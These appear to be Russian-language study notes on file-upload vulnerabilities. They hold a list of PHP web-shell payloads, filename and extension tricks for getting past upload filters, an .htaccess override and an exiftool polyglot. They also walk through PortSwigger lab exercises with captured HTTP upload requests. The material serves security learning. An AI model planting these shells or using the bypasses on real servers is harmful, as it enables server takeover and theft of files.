Payloads:

```
<?php echo file_get_contents('/path/to/file'); ?>
```

```
<?php include($_GET['file']); ?>
```

```
<?php system($_GET['cmd']); ?>
```

```
<?php echo system($_GET['command']); ?>
```

Будет так exploit.php?command=id HTTP/1.1

```
<?php system($_POST['cmd']); ?>
```

Достучатся можно

```
curl -X POST -d "cmd=id" http://example.com/shell.php
```

Уже только по Base64

```
<?php system(base64_decode($_POST['cmd'])); ?>
```

```
<?php eval($_POST['cmd']); ?>
```

Информация

Уязвимости при загрузке файлов возникают, когда веб-сервер позволяет пользователям загружать файлы в свою файловую систему без достаточной проверки таких параметров, как их имя, тип, содержимое или размер. Несоблюдение этих ограничений должным образом может означать, что даже базовая функция загрузки изображений может использоваться для загрузки произвольных и потенциально опасных файлов. Это может включать даже файлы сценариев на стороне сервера, которые позволяют выполнять удаленный код.

В некоторых случаях для нанесения ущерба достаточно просто загрузить файл. Другие атаки могут включать последующий HTTP-запрос к файлу, обычно для запуска его выполнения на сервере.
Если не убедиться, что размер файла находится в пределах ожидаемых значений, это также может привести к атаке типа «отказ в обслуживании» (DoS), при которой злоумышленник заполняет доступное дисковое пространство.

Веб-оболочка — это вредоносный скрипт, который позволяет злоумышленнику выполнять произвольные команды на удалённом веб-сервере, просто отправляя HTTP-запросы на нужную конечную точку.

Если вам удастся успешно загрузить веб-оболочку, вы фактически получите полный контроль над сервером. Это означает, что вы сможете читать и записывать произвольные файлы, извлекать конфиденциальные данные и даже использовать сервер для атак как на внутреннюю инфраструктуру, так и на другие серверы за пределами сети

Один из способов, с помощью которого веб-сайты могут проверять загружаемые файлы, — это проверка соответствия этого специфичного для ввода заголовка `Content-Type` ожидаемому типу MIME. Если сервер ожидает только файлы изображений, например, он может разрешать только такие типы,

как `image/jpeg` и `image/png`. Проблемы могут возникнуть, если значение этого заголовка неявно принимается сервером.
MIME (Multipurpose Internet Mail Extensions) — это стандарт, который описывает формат данных, передаваемых через интернет.

Веб-серверы часто используют поле `filename` в `multipart/form-data` запросах для определения имени и местоположения, где должен быть сохранен файл,что позволяет поиграться с параметрами

Один из наиболее очевидных способов помешать пользователям загружать вредоносные скрипты — занести в чёрный список потенциально опасные расширения файлов, такие как `.php`. Практика внесения в чёрный список по своей сути несовершенна, поскольку сложно явно заблокировать все возможные расширения файлов, которые могут быть использованы для выполнения кода. Такие чёрные списки иногда можно обойти, используя менее известные альтернативные расширения файлов, которые всё равно могут быть исполняемыми, например `.php5`, `.shtml`, и так далее.
К ним относятся: `.php3`, `.php4`, `.php5`, `.php7`, `.phps`, `.php-s`, `.pht` и `.phar`. Многие из них обходят фильтр (который только блокирует `.php` и `.phtml`), но оказывается, что сервер настроен не распознавать их как файлы PHP

Даже самые исчерпывающие чёрные списки потенциально могут быть обойдены с помощью классических методов обфускации. Допустим, код проверки чувствителен к регистру и не распознаёт, что `exploit.pHp` на самом деле является `.php` файлом
Запутывание расширений exploit.p.phphp

Нулевой байт используется для обрезания строки,URL-кодирование,Unicode.
`exploit%2Ephp` (где `%2E` — это закодированная точка `.`)
`exploit.php%C0.jpg` (где `%C0` — это Unicode-символ)

```
exploit.php%00.jpg
exploit%2Ephp
exploit.php\x0a.png
exploit.php%C0.jpg
```

Точка с запятой может использоваться для обхода проверок в некоторых системах.

```
exploit.asp;.jpg
```

Использование двух расширений, пробелов,точек в конце для обхода проверок

```
exploit.php.jpg
exploit.php .jpg
exploit.jpg.php
exploit.php.
```

Использование разных регистров символов для обхода проверок.

```
exploit.PHP5
exploit.pHp
```

Использование длинных имен файлов для обхода проверок(ChatGPT).

```
exploit.phpAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.jpg
```

Загрузка файла `.htaccess`, который изменяет настройки сервера.
Этот файл заставляет сервер выполнять файлы с расширением `.jpg` как PHP-скрипты.

```
AddType application/x-httpd-php .jpg
```

Добавление корректных "магических чисел" (первых байтов файла) для обманной проверки типа файла.

```
sudo apt install libimage-exiftool-perl
```

```
exiftool -Comment="<?php echo 'START ' . file_get_contents('/home/carlos/secret') . ' END'; ?>"
<YOUR-INPUT-IMAGE>.jpg -o polyglot.php
```

Скриптовые файлы

Эти файлы могут быть выполнены на сервере, если сервер поддерживает соответствующий язык.

Расширение	Язык/Платформа	Описание
`.php`	PHP	PHP-скрипты, выполняемые на сервере.
`.php3`	PHP	Альтернативное расширение для PHP-скриптов.
`.php4`	PHP	Альтернативное расширение для PHP-скриптов.
`.php5`	PHP	Альтернативное расширение для PHP-скриптов.
`.phtml`	PHP	PHP-скрипты, встроенные в HTML.
`.jsp`	Java Server Pages	JSP-скрипты, выполняемые на сервере.
`.jspx`	Java Server Pages	XML-версия JSP-скриптов.
`.asp`	Active Server Pages	ASP-скрипты, выполняемые на сервере (обычно на IIS).
`.aspx`	ASP.NET	ASP.NET-скрипты, выполняемые на сервере.
`.py`	Python	Python-скрипты, выполняемые на сервере.
`.pl`	Perl	Perl-скрипты, выполняемые на сервере.
`.cgi`	Common Gateway Interface	CGI-скрипты, выполняемые на сервере.
`.sh`	Bash	Bash-скрипты, выполняемые на сервере (обычно на Linux).
`.rb`	Ruby	Ruby-скрипты, выполняемые на сервере.

Основные MIME-типы и их форматы

MIME-тип	Форматы файлов	Описание
`text/plain`	`.txt`	Обычный текстовый файл.
`text/html`	`.html`, `.htm`	HTML-документ (веб-страница).
`text/css`	`.css`	Файл каскадных таблиц стилей (CSS).
`text/javascript`	`.js`	JavaScript-файл.
`application/json`	`.json`	Данные в формате JSON.
`application/xml`	`.xml`	Данные в формате XML.
`application/pdf`	`.pdf`	Документ в формате PDF.
`application/zip`	`.zip`	Архив в формате ZIP.
`application/octet-stream`	`.bin`, `.exe`, `.dat`	Бинарные данные (например, исполняемые файлы).

MIME-тип	Форматы файлов	Описание
`application/x-www-form-urlencoded`	—	Данные формы, закодированные в URL (используется в POST-запросах).
`multipart/form-data`	—	Данные формы, включающие файлы (используется для загрузки файлов).
`image/jpeg`	`.jpg`, `.jpeg`	Изображение в формате JPEG.
`image/png`	`.png`	Изображение в формате PNG.
`image/gif`	`.gif`	Изображение в формате GIF.
`image/svg+xml`	`.svg`	Векторное изображение в формате SVG.
`audio/mpeg`	`.mp3`	Аудиофайл в формате MP3.
`audio/wav`	`.wav`	Аудиофайл в формате WAV.
`video/mp4`	`.mp4`	Видеофайл в формате MP4.
`video/webm`	`.webm`	Видеофайл в формате WebM.

Практика(Portswigger):

Не выполняет проверку загружаемых пользователями файлов перед их сохранением в файловой системе сервера.

```
echo "<?php echo file_get_contents('/home/carlos/secret'); ?>" >portswiget_payload.php
```

```
POST /my-account/avatar HTTP/2
Host: 0a9a008804541162804 4f36f00790030.web-security-academy.net
Cookie: session=eTX5qsSyF5RSWyYfS1vs7ysOvHmKptDi
Content-Length: 481
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="131", "Not_A Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US,en;q=0.9
Origin: https://0a9a008804541162804 4f36f00790030.web-security-academy.net
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryFP6AqyHo1odo8K0z
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,a
pplication/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a9a008804541162804 4f36f00790030.web-security-academy.net/my-account?id=wiener
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

------WebKitFormBoundaryFP6AqyHo1odo8K0z
Content-Disposition: form-data; name="avatar"; filename="portswiget_payload.php"
Content-Type: application/x-php
```

```
<?php echo file_get_contents('/home/carlos/secret'); ?>

------WebKitFormBoundaryFP6AqyHo1odo8K0z
Content-Disposition: form-data; name="user"

wiener
------WebKitFormBoundaryFP6AqyHo1odo8K0z
Content-Disposition: form-data; name="csrf"

SwMwiEKrmMQqY5WuMcycr8AhyQuRudnM
------WebKitFormBoundaryFP6AqyHo1odo8K0z--
```

The file avatars/portswiget_payload.php has been uploaded.


Back to My Account

```
<img src="[/files/avatars/portswiget_payload.php](https://0a9a008804541162804f36f00790030.web-security-academy.net/files/avatars/portswiget_payload.php)" class=avatar>
```

Загрузка веб-оболочки с помощью обхода ограничений по типу контента

Проверка заголовка Content-Type.

Загрузка веб-оболочки с помощью обхода пути



При загрузке

Content-Type: application/x-php

Сервер принимает как text/html

Здесь в заголовке

```
Content-Disposition: form-data; name="avatar"; filename="..%2fportswiget_payload.php"
```

можно поиграться с уязвимостью Directory Traversal

`%2f` — это URL-кодированный символ `/` (слэш).

`..%2f` эквивалентно `../`, что используется для **обхода директорий** (Directory Traversal).

Загрузка веб-оболочки через расширение в обход черного списка

```
Host: 0a1600ba0318eafa80bcfd0600b20069.web-security-academy.net
Cookie: session=UxGCM9elfVLSXiWnKfMJ2L4uzIR83X3x
Content-Length: 482
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="131", "Not_A Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US,en;q=0.9
Origin: https://0a1600ba0318eafa80bcfd0600b20069.web-security-academy.net
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryn3uhXYWdY1O7dCzi
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/131.0.6778.86 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0a1600ba0318eafa80bcfd0600b20069.web-security-academy.net/my-account?id=wie
ner
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

------WebKitFormBoundaryn3uhXYWdY1O7dCzi
Content-Disposition: form-data; name="avatar"; filename="portswiget_payload.phar"
Content-Type: application/x-php

<?php echo file_get_contents('/home/carlos/secret'); ?>
```

The file avatars/portswiget_payload.phar has been uploaded.

[Back to My Account]


Загрузка веб-оболочки через запутанное расширение файла

```
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a0a00cb0495e2a591174c6500540063.web-security-academy.net/my-account
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

------WebKitFormBoundaryF069vCPNswfdEoYZ
Content-Disposition: form-data; name="avatar"; filename="portswiget_payload.php .jpg"
Content-Type: application/x-php
```

Удаленное выполнение кода с помощью загрузки веб-оболочки polyglot

```
exiftool -Comment="<?php echo 'START ' . file_get_contents('/home/carlos/secret') . ' END'; ?>"
<YOUR-INPUT-IMAGE>.jpg -o polyglot.php
```



ØÿàJFIFÿþM<?php echo 'START ' . file_get_contents('/home/carlos/secret') . ' END'; ?>ÿÛ
MSTART osaH6QpXZgBHpd3dgNEQAIWDlKT00y1n END